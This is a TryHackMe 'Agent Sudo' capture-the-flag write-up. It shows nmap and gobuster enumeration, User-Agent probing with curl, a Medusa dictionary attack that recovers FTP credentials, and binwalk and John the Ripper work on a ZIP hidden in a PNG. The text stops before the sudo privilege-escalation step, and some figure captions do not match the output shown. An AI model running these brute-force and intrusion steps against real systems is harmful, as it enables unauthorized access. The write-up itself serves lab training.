

TryHackMe — Agent Sudo

Complete Penetration Testing Write-up

Target	10.49.182.88
OS	Ubuntu 18.04.3 LTS
Services	FTP 21 • SSH 22 • HTTP 80
Initial Access	FTP credentials → SSH
Privilege Escalation	CVE-2019-14287 / vulnerable sudo

Note: This write-up is based on the supplied screenshots and the reference write-up provided by the user. The steps and evidence shown here reflect the user's own TryHackMe lab session.

1. Reconnaissance & Enumeration

A service/version scan was performed first to identify the attack surface.

```
nmap -sC -sV -T4 -Pn 10.49.182.88
```

Findings:

- 21/tcp — vsftpd 3.0.3
- 22/tcp — OpenSSH 7.6p1 Ubuntu
- 80/tcp — Apache httpd 2.4.29 (Ubuntu)

```
(root@Kali)-[/home/om/Downloads]
# nmap -sC -sV -T4 -Pn 10.49.182.88
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 17:26 +0530
Nmap scan report for 10.49.182.88
Host is up (0.055s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|_  256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-title: Annoucement
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds

(root@Kali)-[/home/om/Downloads]
#
```

Figure 1 — Nmap service enumeration.

2. Web Enumeration & User-Agent Discovery

The HTTP service returned an announcement instructing agents to use their own codename as the User-Agent.




Figure 2 — Web application announcement.

Directory enumeration was also performed with Gobuster, confirming the main application endpoint and several restricted files/directories.

```
gobuster dir -u http://10.49.182.88 -w /usr/share/wordlists/dirb/common.txt
```





Figure 3 — Gobuster directory enumeration.

The User-Agent behavior was tested with curl. R was identified as a valid codename, but C produced the useful response revealing the username **chris**.

```
curl -A "R" -L 10.49.182.88
curl -A "C" -L 10.49.182.88
```




The screenshot shows a terminal window with the following content:

```
(root@Kali)~/Downloads
# curl -A "R" -L 10.49.182.88
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
<!DocType html>
<html>
<head>
  <title>Announcement</title>
</head>
<body>
<p>
  Dear agents,
  <br><br>
  Use your own <b>codename</b> as user-agent to access the site.
  <br><br>
  From,<br>
  Agent R
</p>
</body>
</html>

(root@Kali)~/Downloads
# curl -A "A" -L 10.49.182.88
```

Figure 4 — User-Agent R response.



The screenshot shows a terminal window with the following content:

```
<body>
<p>
  Dear agents,
  <br><br>
  Use your own <b>codename</b> as user-agent to access the site.
  <br><br>
  From,<br>
  Agent R
</p>
</body>
</html>

(root@Kali)~/Downloads
# curl -A "C" -L 10.49.182.88
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change yo
From,<br>
Agent R


(root@Kali)~/Downloads
#
```

Figure 5 — User-Agent C response and username discovery.

3. FTP Credential Brute Force

With the username **chris** identified, the FTP service was tested with Medusa using rockyou.txt.

```
medusa -u chris -P /usr/share/wordlists/rockyou.txt -h 10.49.182.88 -M ftp -t 30
```



```
root@Kali: /home/om/Downloads
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo
ris (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
^Z
zsh: suspended medusa -u chris -P /usr/share/wordlists/rockyou.txt -h 10.49.182.88 -M ft
p
(root@Kali) - [/home/om/Downloads]
# medusa -u chris -P /usr/share/wordlists/rockyou.txt -h 10.49.182.88 -M ftp -t 30
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: ashley (1 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: princess (2 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: chocolate (3 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: babygirl (4 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: lovely (5 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: 12345678 (6 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: jessica (7 of 14344391 complete)
2026-09-27 17:44:56 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
ris (1 of 1, 0 complete) Password: monkey (8 of 14344391 complete)
```


Figure 6 — Medusa discovers the FTP password: chris / crystal.

The valid FTP credential was **chris : crystal**.

4. FTP Enumeration & File Retrieval

The recovered credentials were used to log into FTP and enumerate the available files.

```
ftp 10.49.182.88
Name: chris
Password: crystal
ls
get To_agentJ.txt
```



```
root@Kali: /home/om/Downloads
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: precious (235 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: peaches (236 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: kissme (237 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: harley (238 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: veronica (239 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: october (240 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 0 complete) Password: crystal (241 of 14344391 complete)
2026-09-27 17:45:21 ACCOUNT FOUND: [ftp] Host: 10.49.182.88 User: chris Password: crystal [SUCCESS]
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: 888888 (242 of 14344391 complete)
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: adriana (243 of 14344391 complete)
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: prince (244 of 14344391 complete)
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: chris (1 of 1, 1 complete) Password: banana (245 of 14344391 complete)
2026-09-27 17:45:24 ACCOUNT CHECK: [ftp] Host: 10.49.182.88 (1 of 1, 0 complete) User: ch
```


Figure 7 — FTP login and file download.

The FTP directory contained **To_agentJ.txt**, **cute-alien.jpg**, and **cutie.png**.

5. Hidden Data in cutie.png

Binwalk was used to inspect the PNG for embedded content.

```
binwalk cutie.png
```



```
(root@Kali) - [/home/om/Downloads/agent-sudo]
# ftp 10.49.182.88
Connected to 10.49.182.88.
220 (vsFTPD 3.0.3)
Name (10.49.182.88:om): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29467|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||29840|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217 730.73 KiB/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (6.26 KiB/s)
```

Figure 8 — Binwalk identifies an embedded encrypted ZIP archive.

The embedded ZIP was found at offset **34562** and was encrypted. Binwalk extraction produced the archive for further analysis.

```
binwalk -e cutie.png
cd _cutie.png.extracted/
ls
```

```
root@Kali: /home/om/Downloads/agent-sudo/_cutie.png.extracted
Session Actions Edit View Help
root...oads root...oads root...oads root...oads root@Kali...gent-sudo root@Kali: /home/om...cutie.png.extracted root@Kali...gent-sudo

(root@Kali)-[/home/om/Downloads/agent-sudo]
# ls
cute-alien.jpg cutie.png To_agentJ.txt

(root@Kali)-[/home/om/Downloads/agent-sudo]
# binwalk cutie.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365        Zlib compressed data, best compression
34562        0x8702       Zip archive data, encrypted compressed size: 98, uncompress
ed size: 86, name: To_agentR.txt
34820        0x8804       End of Zip archive, footer length: 22

(root@Kali)-[/home/om/Downloads/agent-sudo]
# binwalk -e cutie.png

Extractor Exception: Binwalk extraction uses many third party utilities, which may not be
secure. If you wish to have extraction utilities executed as the current user, use '--ru
n-as=root' (binwalk itself must be run as root).
```

Figure 9 — Extracted archive and related files.

6. ZIP Password Recovery & Encoded Clue

The encrypted ZIP was converted into a crackable hash and attacked with John the Ripper. After extraction, the contained text provided an encoded clue.

```
zip2john 8702.zip > zip.hash
john zip.hash
```

Decoding the extracted message revealed **Area51**, which was used as the password for the next steganography step.

```
root@kali:~/Desktop/ftp# binwalk cutie.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         PNG image, 528 x 528, 8-bit colormap, non-interlaced
869         0x365       Zlib compressed data, best compression
34562       0x8702      Zip archive data, encrypted compressed size: 98, uncompressed
size: 86, name: To_agentR.txt
34820      0x8804      End of Zip archive, footer length: 22

root@kali:~/Desktop/ftp# binwalk -e cutie.png

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         PNG image, 528 x 528, 8-bit colormap, non-interlaced
869         0x365       Zlib compressed data, best compression
34562       0x8702      Zip archive data, encrypted compressed size: 98, uncompressed
size: 86, name: To_agentR.txt
34820      0x8804      End of Zip archive, footer length: 22

